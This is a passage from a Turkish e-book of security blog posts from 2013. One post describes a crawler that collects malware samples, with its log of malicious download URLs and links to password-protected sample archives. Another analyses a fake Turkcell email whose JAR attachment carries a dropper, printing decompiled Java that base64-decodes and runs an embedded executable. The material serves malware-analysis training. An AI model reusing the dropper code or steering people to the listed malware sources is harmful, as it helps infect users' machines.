

Hack 4 Career - 2013

Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşıldıkça artar" mottosuyla oluşturduğum siber güvenlik blogumda (<https://www.mertsarica.com>) , bilgi güvenliğini farkındalığını artırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığım olumlu geri dönüşler sonucunda, yazılarımı yıllar bazında e-kitap olarak derlemeye ve meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için umarım faydalı olur.

Yeni yazılarla görüşmek dileğiyle...

Saygılarımla,

Mert SARICA
Siber Güvenlik Uzmanı
<https://www.mertsarica.com>
<https://twitter.com/mertsarica>

Zararlı Yazılım Arşivi

Source: <https://www.mertsarica.com/zararli-yazilim-arsivi-yazisi/>

By M.S on December 2nd, 2013



Zararlı yazılım analizi ile ilgili son zamanlarda çok sayıda e-posta alıyorum ve bu e-postaları gönderenlerin çoğunun nereden ve nasıl başlamayalıyım sorularına yanıt aramaya çalıştığını görüyorum. Zaman içinde bu e-postalara yanıt vere vere aslında çağrı merkezi robotu gibi aynı şeyleri tekrarladığımı farkettim, şu kitapları okuyun, şu programlama dillerini öğrenin ve bol bol pratik yapın. Fakat iş pratik yapmaya gelince analiz için zararlı yazılım bulmak kimi zaman pek kolay olmuyor. Örneğin VirusTotal üzerinden aradığınız bir zararlı yazılım örneğine erişmek istediğinizde öncelikle sizin güvenlik firmasında çalışmanız veya antivirüs üreticisinde çalışmanız veya bir devlet yetkilisi olmanız ve ardından sizden bu örneğe erişmek için belli bir ücret ödemeniz bekleniyor kısaca zaman zaman çıkmaza girebiliyorsunuz. Tabii virussshare.com gibi siteler yok da değil ancak her defasında koca koca torrent dosyaları arasında iğne aramak, indirmek kimi zaman mümkün olamayabiliyor.

31 Ağustos 2010 tarihinde, zararlı yazılım tespiti yapan ve raporlayan siteleri dolaşan ve bunlardan sadece Türkiye'de olanları [tweetleyen](#), [Zararlı URL Duyuru İstemcisi](#) adında ufak bir araç hazırlamıştım. Bu araç zaman içinde daha fazla site gezen ve hacklenmiş siteleri de tweetleyen bir araç haline büründü. Bu araç ilk başlarda windows sistemimde çalışıyor ve ben ne zaman sistemi açsam, siteleri gezerek tweetlemeye başlıyordu fakat geçtiğimiz aylarda iki adet Raspberry Pi alarak bunlardan bir tanesini sadece bu iş için 7/24 kullanmaya başladım.

Hem sızma testi için hem de zararlı yazılım analizi için pratik yapmanın ne kadar önemli olduğunu bilen biri olarak Temmuz ayı gibi bu istemciyi biraz daha geliştirerek, tespit edilen zararlı yazılımları, adresi, tarihi ve md5 hash bilgisi ile birlikte diske kayıt edecek hale getirdim. 7 Temmuz 2013 tarihinden bu yana bu istemci, 200 mb civarında yaklaşık 233 tane zararlı yazılım (.exe) indirdi. Kaspersky Internet Suite ile bu dosyaları tarattığımda bunlardan 80 tanesinin truva atı (trojan), 31 tanesinin arka kapı (backdoor) olduğunu gördüm ve pratik yapmak için istemcinin başarılı bir şekilde işlevini yerine getirdiğini teyit edebilmiş oldum.

Raspberry x Raspberry (1) Raspberry (2)											
root@raspberrypi:/mrt/malwares# ls											
01.03.2013	03.04.2013	05.05.2013	06.10.2013	09.04.2013	12.09.2013	14.08.2013	17.05.2013	20.03.2013	22.05.2013	24.07.2013	27.05.2013
01.06.2013	03.07.2013	05.06.2013	06.11.2013	09.07.2013	12.10.2013	14.09.2013	17.07.2013	20.05.2013	22.07.2013	24.08.2013	27.07.2013
01.07.2013	03.09.2013	05.07.2013	07.04.2013	09.09.2013	12.11.2013	14.11.2013	17.08.2013	20.07.2013	22.08.2013	24.09.2013	27.08.2013
01.09.2013	03.10.2013	05.09.2013	07.05.2013	09.10.2013	13.05.2013	15.05.2013	17.09.2013	20.09.2013	22.09.2013	25.05.2013	28.02.2013
01.10.2013	04.03.2013	05.10.2013	07.07.2013	10.07.2013	13.07.2013	15.07.2013	18.07.2013	20.11.2013	23.04.2013	25.07.2013	28.03.2013
01.11.2013	04.04.2013	05.11.2013	07.09.2013	10.09.2013	13.08.2013	15.08.2013	18.08.2013	21.03.2013	23.05.2013	25.08.2013	28.04.2013
02.03.2013	04.06.2013	06.04.2013	07.10.2013	10.10.2013	13.09.2013	15.09.2013	18.09.2013	21.05.2013	23.07.2013	25.09.2013	28.05.2013
02.07.2013	04.07.2013	06.05.2013	08.04.2013	11.07.2013	13.10.2013	15.11.2013	19.05.2013	21.07.2013	23.08.2013	26.05.2013	28.06.2013
02.09.2013	04.09.2013	06.06.2013	08.07.2013	11.09.2013	14.03.2013	16.05.2013	19.08.2013	21.08.2013	23.09.2013	26.07.2013	28.07.2013
02.10.2013	04.10.2013	06.07.2013	08.09.2013	11.10.2013	14.05.2013	16.07.2013	19.09.2013	21.09.2013	24.04.2013	26.08.2013	28.08.2013
03.03.2013	05.04.2013	06.09.2013	08.10.2013	12.07.2013	14.07.2013	16.09.2013	19.11.2013	22.03.2013	24.05.2013	27.02.2013	29.03.2013
root@raspberrypi:/mrt/malwares#											

Pratik yapmanın yanısıra bir antivirüs yazılımı, güvenlik ağ geçidi (security gateway) veya ağ üzerinden zararlı yazılım tespit eden bir ürünü değerlendirirken bile örnek zararlı yazılımlara ihtiyaç duyduğumuzu da göz önünde bulundurarak bu istemciyi biraz daha geliştirerek bunu herkesin faydalanabileceği bir yapıya dönüştürdüm.

```
Malware Downloader [http://www.mertsarica.com]

Crawling malware samples
[Malicious Site] - http://izmirsocialmedia.com/crx/flashplayer.exe - 12.11.2013
[Malicious Site] - http://atolye4.com/scripts/haters.exe - 14.11.2013
[Downloaded Malware] - http://atolye4.com/scripts/haters.exe - 876b04815ee4a24d1d92e7c2e34a1d3f - 14.11.2013
[Malicious Site] - http://sonucak.com/crx/dosya.exe - 14.11.2013
[Downloaded Malware] - http://sonucak.com/crx/dosya.exe - 9ea6db0bca56dfd305ed1967d36bc9f7 - 14.11.2013
[Malicious Site] - http://sonucak.com/crx/flashplayer.exe - 14.11.2013
[Downloaded Malware] - http://sonucak.com/crx/flashplayer.exe - 9ea6db0bca56dfd305ed1967d36bc9f7 - 14.11.2013
[Malicious Site] - http://atolye4.com/scripts/haters.exe - 15.11.2013
[Downloaded Malware] - http://atolye4.com/scripts/haters.exe - 876b04815ee4a24d1d92e7c2e34a1d3f - 15.11.2013
[Malicious Site] - http://geninternationalavgenericskaners.ru/iexplore.exe - 19.11.2013
[Downloaded Malware] - http://geninternationalavgenericskaners.ru/iexplore.exe - 69036ad1347b9d7de88c3b42e37aa5c6 - 19.11.2013
[Malicious Site] - http://www.haberigetir.com/driverbackup.exe - 19.11.2013
[Downloaded Malware] - http://www.haberigetir.com/driverbackup.exe - 315b7de1f72774db1208a2eaa4e52df3 - 19.11.2013
[Malicious Site] - http://kayrafim.com/wp-content/uploads/winhost.exe - 19.11.2013
[Malicious Site] - http://www.haberigetir.com/driverbackup.exe - 20.11.2013
[Downloaded Malware] - http://www.haberigetir.com/driverbackup.exe - 315b7de1f72774db1208a2eaa4e52df3 - 20.11.2013
[Malicious Site] - http://kayrafim.com/wp-content/uploads/winhost.exe - 20.11.2013
[Malicious Site] - http://geninternationalavgenericskaners.ru/iexplore.exe - 20.11.2013
[Downloaded Malware] - http://geninternationalavgenericskaners.ru/iexplore.exe - 69036ad1347b9d7de88c3b42e37aa5c6 - 20.11.2013
Uploaded samples to http://www.mertsarica.com/zararliyazilimlar/11.2013.zip
Sleeping for 23 hours
```

Yukarıdaki resimden de görüldüğü üzere geliştirdiğim istemci, zararlı yazılımları 12 saatte bir indirmekte ve ardından indirdiği dosyaları şifreli olarak (şifre: infected) zipleyerek, örneğin 2013 yılının Kasım ayı için 11.2013.zip dosyası adı altında <http://www.mertsarica.com/zararliyazilimlar/> klasörüne kopyalamaktadır. Aralık ayı itibariyle bu aya ait olan örnek zararlı yazılımlar <http://www.mertsarica.com/zararliyazilimlar/12.2013.zip> olarak erişilebilir olacaktır.

Kısaca hergün güncellenen şifreli (şifre: infected) zararlı yazılım arşivine erişmek için format: <http://www.mertsarica.com/zararliyazilimlar/ay.yil.zip>

Yeri gelmişken Siber Güvenlik Enstitüsü'nün uzun zamandan beri üzerinde çalıştığı [VirusTotal](#) ve [Malwr](#) karışımı olan Virüs Mü ? adındaki hem statik hem de dinamik analiz yapabilen, yerli kum havuzu (sandbox) hizmetini, ücretsiz olarak yakında bizlerin kullanımına sunacağını da buradan paylaşayım. Bu hizmet kullanıma sunulur sunulmaz, ben de istemciyi indirdiği zararlı yazılımı Virüs Mü?'ye gönderip, ürettiği raporun bağlantı adresini de arşive ekleyecek şekilde güncelleyeceğim.

[Anasayfa](#) [İstatistikler](#) [English](#)



Virüs Mü?, şüpheli dosyaların zararlı içerik barındırıp barındırmadığını belirlemek amacıyla, TÜBİTAK BİLGEM SGE tarafından geliştirilmiş bir çoklu anti-virüs tarama sistemidir.

Dosyayı Seç

Maksimum dosya boyutu 32MB

[Ara](#) [Yükle & Tara](#) [İndir & Tara](#)

©2013 - TÜBİTAK BİLGEM SİBER GÜVENLİK ENSTİTÜSÜ

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Kasım ayı arşivine [buradan](#) erişebilirsiniz.

Spy-Net RAT Analizi

Source: <https://www.mertsarica.com/spy-net-rat-analizi/>

By M.S on November 1st, 2013



[FatMal](#), [Hesperbot](#), Zeus derken neredeyse 2013 yılını geride bırakıyoruz. Son yayımlanan tehdit raporlarına baktığımızda zararlı yazılım salgınlarında Türk kullanıcılarının eskiye kıyasla daha sık hedef alındığını görüyoruz. Zararlı yazılım analizi üzerine yan dal yapmaya çalışan bir sızma testi uzmanı olarak, son yıllarda artan siber saldırılara bir de bu salgınlar eklendiğinde, son kullanıcıların, kurumların

geçmiş yıllara kıyasla güvenliğe, uzman personele daha çok önem vermeleri gerektiğini söyleyebilirim. Örneğin yıllar önce sızma testini 11. görev olarak gören ve 10 işi aynı anda götürmeye çalışan bir uzmana yükleyenlerin, bugün sadece sızma testi yaptırmak için 3-4 kişilik ekipler oluşturduklarını görebiliyoruz. Artan zararlı yazılım salgınları ve APT tehditleri ile zaman içinde zararlı yazılım analizi becerisine sahip uzmanlara da aynı şekilde talebin artacağını tahmin ediyorum dolayısıyla kendinizi yarına hazırlamak için zararlı yazılım konusunda bol bol pratik yapmanızı tavsiye edebilirim. Pratik yapmak için benim gibi sağdan, soldan elde ettiğiniz örnek zararlı yazılımları inceleyebilirsiniz.

Geçtiğimiz günlerde yine bir arkadaşım, kendisine gelen bir sahte e-postayı benimle paylaştı. 2012 yılından bu yana gönderilen JAR uzantılı sahte KVK, Yurtiçi Kargo e-postalarına son olarak sahte Turkcell e-postası eklendi. Daha önce incelediğim benzer örneklerde, art niyetli kişiler Vodafone 3G modem üzerinden zararlı yazılım bulaşan sistemler ile iletişime geçiyorlardı. Zararlı yazılımlarda geçen Türkçe fonksiyon isimleri de geliştiricilerin yabancı olmadıklarını ortaya koyuyordu. Aradan uzun bir zaman geçtikten sonra gönderilen son örneğe göz atmaya ve bu konuda sizleri bilgilendirmeye karar verdim.


Sahte e-postanın ekinde Sanal POS Kontor Odeme İşlemleri.jar isimli bir dosya yer alıyordu.

From: info@turkcell.com.tr
To: [REDACTED]
Subject: Turkcell Dağıtım Merkezi (TDM)
Date: Sat, 26 Oct 2013 12:17:40 +0300

Turkcell Dağıtım Merkezi (TDM)

Sanal POS Kontor Odeme İşlemleri.jar
490K Download

JAR uzantılı dosyayı açtığımda içinden BASE64 ile encode edilmiş 777.exe ve POS Kontör İşlemleri Odeme_Listesi.xls dosyaları ile birleştirici.class ve x/reverse.class dosyaları çıktı.



birlestirici.class dosyasını kaynak koduna çevirip analiz ettiğimde 777.exe ve POS Kontör İşlemleri Odeme_Listesi.xls dosyalarını BASE64 ile decode edip çalıştırdığını gördüm.


```

{
    try
    {
        BufferedReader BF = new BufferedReader(new InputStreamReader(getClass().getResourceAsStream(reverse.cevir("ld ld"))));
        String arch;
        File tmp;
        for(, (arch = BF.readLine()) != null && !arch.isEmpty(), System.out.println(tmp.getAbsolutePath()))
        {
            String conf[] = arch.split("#");
            System.out.println(conf[0].trim());
            System.out.println(conf[1]);
            tmp = File.createTempFile("ld", conf[0].substring(conf[0].indexOf(" ") + 1));
            BufferedOutputStream archivo = new BufferedOutputStream(new FileOutputStream(tmp));
            BufferedInputStream entrada = new BufferedInputStream(getClass().getResourceAsStream(conf[0]));
            BufferedReader br = new BufferedReader(new InputStreamReader(entrada));
            StringBuilder bu = new StringBuilder();
            String tm;
            while((tm = br.readLine()) != null)
            {
                bu.append(tm);
                byte byDes[] = Base64.decode(bu.toString());
                archivo.write(byDes);
                archivo.close();
                if(conf[1].equalsIgnoreCase("evet"))
                {
                    Runtime.getRuntime().exec(new String[] {
                        reverse.cevir("exe dmc"), "/c", tmp.getAbsolutePath()
                    });
                }
            }
        }
    }
    catch(IOException ex)
    {
        System.out.println(ex.getMessage());
    }
}


public static void main(String args[])
    throws IOException

public birleştirci() {}
public static void main(String args[]) throws IOException {}


```


Line: 14, Col: 6 Modified Num lock: OFF Caps lock: OFF Insert: OFF 2,507 GB Free 21:37:12


[illegible]




Zararsız excel dosyası bir kenara, 777.exe dosyasını BASE64 ile decode ettikten sonra (DecodedBase64.exe) Immunity Debugger hata ayıklama aracı (debugger) ile analiz etmeye başladım. Paketlenmiş olan bu dosyayı adım adım analiz ettikten sonra Visual Basic ile yazılmış başka bir yazılımı hafızada açtığını (unpack) gördüm. Statik analiz için OEP (original entry point) üzerinde programı hafızadan diske CHimpREC 